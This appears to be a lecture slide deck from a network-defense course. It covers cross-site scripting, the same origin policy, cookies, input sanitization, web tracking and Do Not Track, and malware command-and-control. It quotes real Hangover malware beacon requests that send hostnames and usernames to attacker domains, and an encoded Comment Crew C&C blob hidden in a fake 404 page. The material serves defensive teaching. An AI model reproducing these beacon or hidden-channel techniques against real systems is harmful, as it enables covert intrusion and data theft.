

Defending Computer Networks

Lecture 20: Finishing Web Security

Stuart Staniford


Adjunct Professor of Computer Science

Logistics

- Project milestone 1 due tomorrow
- HW4 on website due Tuesday.
- Piazza
 - Set-up (sorta)

Latest News

Researcher discovers stored XSS
flaw in GMail for iOS, gets \$5,000
reward



The screenshot shows the Google Analytics web interface. A modal window titled "Email Report: Audience Overview" is open, allowing the user to configure an email report. The "From" field is set to "attacker@gmail.com" and the "To" field is "victim@gmail.com". The subject is "ILOVEYOU XSS". The "Attachments" section shows a CSV file named "AUDIENCE OVERVIEW". The "Frequency" is set to "Daily". Under "ADVANCED OPTIONS", the "Active for" period is set to "1 month". The background shows the "Audience Overview" report with 0 visits, 0 unique visitors, and 0 pageviews.




Ravi Mandalia

On October 15, 2013
<http://www.techienews.co.uk>

A security researcher has found a cross site scripting (XSS) flaw in Gmail for iOS app that gets triggered without any user intervention.

More News



UniCredit Bank Cross Site Request Forgery / Cross Site Scripting / Shell Upload

Authored by [Juan Carlos Garcia](#)

Posted Oct 1, 2013

UniCredit Bank suffers from cross site request forgery, cross site scripting, and remote shell upload vulnerabilities. They have not responded to the authors notifications.

tags | [exploit](#), [remote](#), [shell](#), [vulnerability](#), [xss](#), [csrf](#)
MD5 | 0023fc7f3ccbcd90fdae8a88844708d

[Download](#) | [Favorite](#) | [Comments](#) (0)

Related Files

Share This


 Like < 30

 Tweet < 8

 LinkedIn

 Reddit

 Digg

 StumbleUpon

[Change Mirror](#) [Download](#)

```
=====
UNICREDITBANK Cross Site Scripting (& Dom Based) / File Upload / form without CSRF protection =
=====

TIME-LINE VULNERABILITY

Multiples Advisories but Vendor not response

Not Fixed

Full Disclosure

I. VULNERABILITY
-----
#Title: UNICREDITBANK Cross Site Scripting (& Dom Based) / File Upload / Form without CSRF protection

#Vendor:http://www.unicreditbank.ru/

#Author: Juan Carlos Garcia (@seanight)
```

Assigned Reading

- http://normanshark.com/pdf/Unveiling%20an%20Indian%20Cyberattack%20Infrastructure-23_FINAL_052013.pdf

Main Goals for Today

- Finish up various web-related bits and pieces
 - Cross-site Scripting
 - Web tracking/privacy
 - Command-and-control

Same Origin Policy

- Principle enforced by browser is:
 - Protocol, host, and port must all match

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://username:password@www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com: 81 /dir/other.html	Failure	Same protocol and host but different port
https:// www.example.com/dir/other.html	Failure	Different protocol
http:// en .example.com/dir/other.html	Failure	Different host
http:// example.com /dir/other.html	Failure	Different host (exact match required)
http:// v2 .www.example.com/dir/other.html	Failure	Different host (exact match required)
http://www.example.com: 80 /dir/other.html	Don't use	Port explicit. Depends on implementation in browser.

So ladygaga.com <script>s shouldn't be able to talk to wells Fargo.com

Form Generation

- http://www.w3schools.com/html/html_forms.asp
 - Especially examine the submit button form
 - Use the submit button
 - Examine the url with parameters
 - Examine the generated output html source
 - What is the server code doing here?
 - Try inputting `<i>blah</i>`

Set-Cookie: Syntax

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: name=value
Set-Cookie: name2=value2; Expires=Wed, 09 Jun 2021 10:18:14 GMT

(content of page)
```

Cookie: Syntax


```
GET /spec.html HTTP/1.1  
Host: www.example.org  
Cookie: name=value; name2=value2  
Accept: */*
```

Putting It Together

- Elements of an XSS attack scenario
 - I use server with sensitive content (bank)
 - Bank server code that doesn't eliminate markup
 - Attacker (Lady Gaga) tricks me into visiting a link to bank,
 - but of her construction
 - while I'm logged into bank
 - Bank incorporates Lady Gaga's code into webpage
 - Now her javascript can access bank
 - with my login privileges (has my cookie)
 - Now she can steal my \$609.31!

XSS Example

Researcher discovers stored XSS
flaw in GMail for iOS, gets \$5,000
reward



Ravi Mandalia

On October 15, 2013
<http://www.techienews.co.uk>

A security researcher has found a cross site scripting (XSS) flaw in Gmail for iOS app that gets triggered without any user intervention.

Let's Walk Through

- http://roy-castillo.blogspot.ru/2013/10/google-mail-hacking-stored-xss-in-gmail_11.html

Issues on Sanitizing Input to HTML

Explicitly Setting the Character Encoding

Many web pages leave the character encoding ("charset" parameter in HTTP) undefined. In earlier versions of HTML and HTTP, the character encoding was supposed to default to ISO-8859-1 if it wasn't defined. In fact, many browsers had a different default, so it was not possible to rely on the default being ISO-8859-1. HTML version 4 legitimizes this - if the character encoding isn't specified, any character encoding can be used.

If the web server doesn't specify which character encoding is in use, it can't tell which characters are special. Web pages with unspecified character encoding work most of the time because most character sets assign the same characters to byte values below 128. But which of the values above 128 are special? Some 16-bit character-encoding schemes have additional multi-byte representations for special characters such as "<". Some browsers recognize this alternative encoding and act on it. This is "correct" behavior, but it makes attacks using malicious scripts much harder to prevent. The server simply doesn't know which byte sequences represent the special characters.

http://www.cert.org/tech_tips/malicious_code_mitigation.html


What Is Special?

- Highly dependent on context
- In middle of text: `< & >`
- In an attribute value: `" ' ws &`
- In Urls: `ws & . / %`
- Within `<script></script>`: `; {} ()`
- Anything that will be special to server-side...
- Generally much better to positively insist input tightly matches expected format,
- rather than try to handle all special cases
- Be paranoid!

Web Tracking

The Internet is a surveillance state

By **Bruce Schneier**, Special to CNN
updated 2:04 PM EDT, Sat March 16, 2013



STORY HIGHLIGHTS


- Bruce Schneier: Whether we like it or not, the Internet is a surveillance state.

Editor's note: *Bruce Schneier is a security technologist and author of "Liars and Outliers: Enabling the Trust Society Needs to Survive."*

Main Sets of Actors

- Consumer tech companies (Google, FB)
 - We voluntarily give them tons of information
- Advertisers (and related providers)
 - Can track our behavior pervasively via Cookies
- Law Enforcement
 - Can get everything after the fact
- Intelligence agencies
 - Appear to know more than God.

Do Not Track



Do Not Track

Universal Web Tracking Opt Out

Overview

Do Not Track is a technology and policy proposal that enables users to opt out of tracking by websites they do not visit, including analytics services, advertising networks, and social platforms. At present few of these third parties offer a reliable tracking opt out, and tools for blocking them are neither user-friendly nor comprehensive. Much like the popular Do Not Call registry, Do Not Track provides users with a single, simple, persistent choice to opt out of third-party web tracking.



For users

Your browser **supports** Do Not Track ✓
You **have enabled** Do Not Track ✓
How to enable: [FF](#), [IE](#), [Safari](#), [Chrome](#), [Opera](#)
[Websites that honor Do Not Track](#)

Developer resources

[Cookbook](#): how to build third-party advertising, analytics, and social features without tracking

Do Not Track Details

- HTTP Header
 - DNT: <value>
 - 1 (user requests no tracking)
 - 0 (user has approved tracking)
 - unset (user has expressed no preference)
- Can also turn off third party cookies in browser
 - Some websites will break

<http://www.w3.org/TR/tracking-dnt/>


Command and Control

- Protocols by which dark side controls their minions



Command and Control

- Mostly HTTP/HTTPS
 - For firewall transit reasons
- Otherwise highly variable, case-by-case



Very Recent Example

The Dual Use Exploit: CVE-2013-3906 Used in Both Targeted Attacks and Crimeware Campaigns

November 6, 2013 | By [Nart Villeneuve](#), [Xiaobo Chen](#), [Dan Caselden](#) and [Ned Moran](#) | [Exploits](#), [Technical](#), [Threat Intelligence](#) | [Comments](#) {0}

A **zero-day vulnerability** was recently discovered that exploits a Microsoft graphics component using malicious Word documents as the initial infection vector. Microsoft has **confirmed** that this exploit has been used in “attacks observed are very limited and carefully carried out against selected computers, largely in the Middle East and South Asia.”

Our analysis has revealed a connection between these attacks and those previously **documented** in **Operation Hangover**, which adds India and Pakistan into the mix of targets. Information obtained from a command-and-control server (CnC) used in recent attacks leveraging this zero-day exploit revealed that the Hangover group, believed to operate from India, has compromised 78 computers, 47 percent of those in Pakistan.

<http://www.fireeye.com/blog/technical/cyber-exploits/2013/11/the-dual-use-exploit-cve-2013-3906-used-in-both-targeted-attacks-and-crimeware-campaigns.html>

Hangover

- http://normanshark.com/pdf/Unveiling%20an%20Indian%20Cyberattack%20Infrastructure-23_FINAL_052013.pdf
- Spear-phishing campaigns
- Targets of national security interest
 - Mainly in Pakistan
 - Some China
 - Some Indian dissident/separatist groups also
 - Some economic espionage also

Hangover C&C messages

GET /logitech/rt.php?cn=[HOSTNAME]@[USERNAME]&str=&file=no HTTP/1.1

User-Agent: WinInetGet/0.1

Host: krickmart.com

Connection: Keep-Alive

Cache-Control: no-cache

GET /NewsApp/rssfeed.php?a=[TEXT]&134416 HTTP/1.1

Accept: */*

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)

Host: appworldstores.com

Connection: Keep-Alive

GET /amd/psp.php?p=1&g=[TEXT]&v=RE[]&s=MicrosoftWindowsXPProfessional-32&t=[HOSTNAME]-[USERNAME]&r=[0]&X9S8T3 HTTP/1.1

Accept: */*


Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)

Host: lampur.com


Connection: Keep-Alive

Arx - cybercriminals



Downloads Citadel – Zeus variant – for stealing banking credentials

Citadel Botnet



Uses encrypted communication of HTTP

<http://www.symantec.com/connect/blogs/citadel-s-defenses-breached>

Relationship

- Both groups target India/Pakistan
 - Hangover looks national security oriented
 - Arx looks cybercriminal
 - No common infrastructure
 - Arx started using Oday 9/26
 - ROP based exploit of fixed library to bypass ASLR/DEP
 - Hangover started using Oday 10/23
 - Older style exploit of Win XP with no ASLR/DEP bypass
 - Dates based on VT samples

Comment Crew (PLA 61938)

```
1 <!--  
beginw0xpc3R7bk1vzGvdbqowDQpbTVN7cnz7c70NCjY1LjExMS4yNDYUNTA6NDQzDQpbq7N7cnz7c70NCjExNy4xMzUUMTMLLjE  
ydCBUaw17>Q0KMDA6MDA6MDANC7tFbmQvG7tZV0NCjIzOjU5OjAwDQpbSw5OZx7YwxdDQzNjAwDQpbTVd7Y70NC7h0dHA6LyE  
XZwdDQpodHRwOi8veHh0YXwvZ29vZ2x7Y29kZS5jb20vc3ZuL3Rydw5rL3FUMh0bWwNC7tNV2viVH3hbrndbQoxDQpbq7c  
Uz29vZ2x7LmNvbQ0kwlByb3h5>Q0KMQ0kwlVwZGF0Zvd7Y70NC7h0dHA6Ly8yMTA  
2 >  
404
```

HTML to make this look like a 404 error page.

<http://fasthorizon.blogspot.com/2011/08/inside-apt-comment-crew-covert.html>

Steganography



<http://www.cyberengineeringservices.com/downloader-bmp/>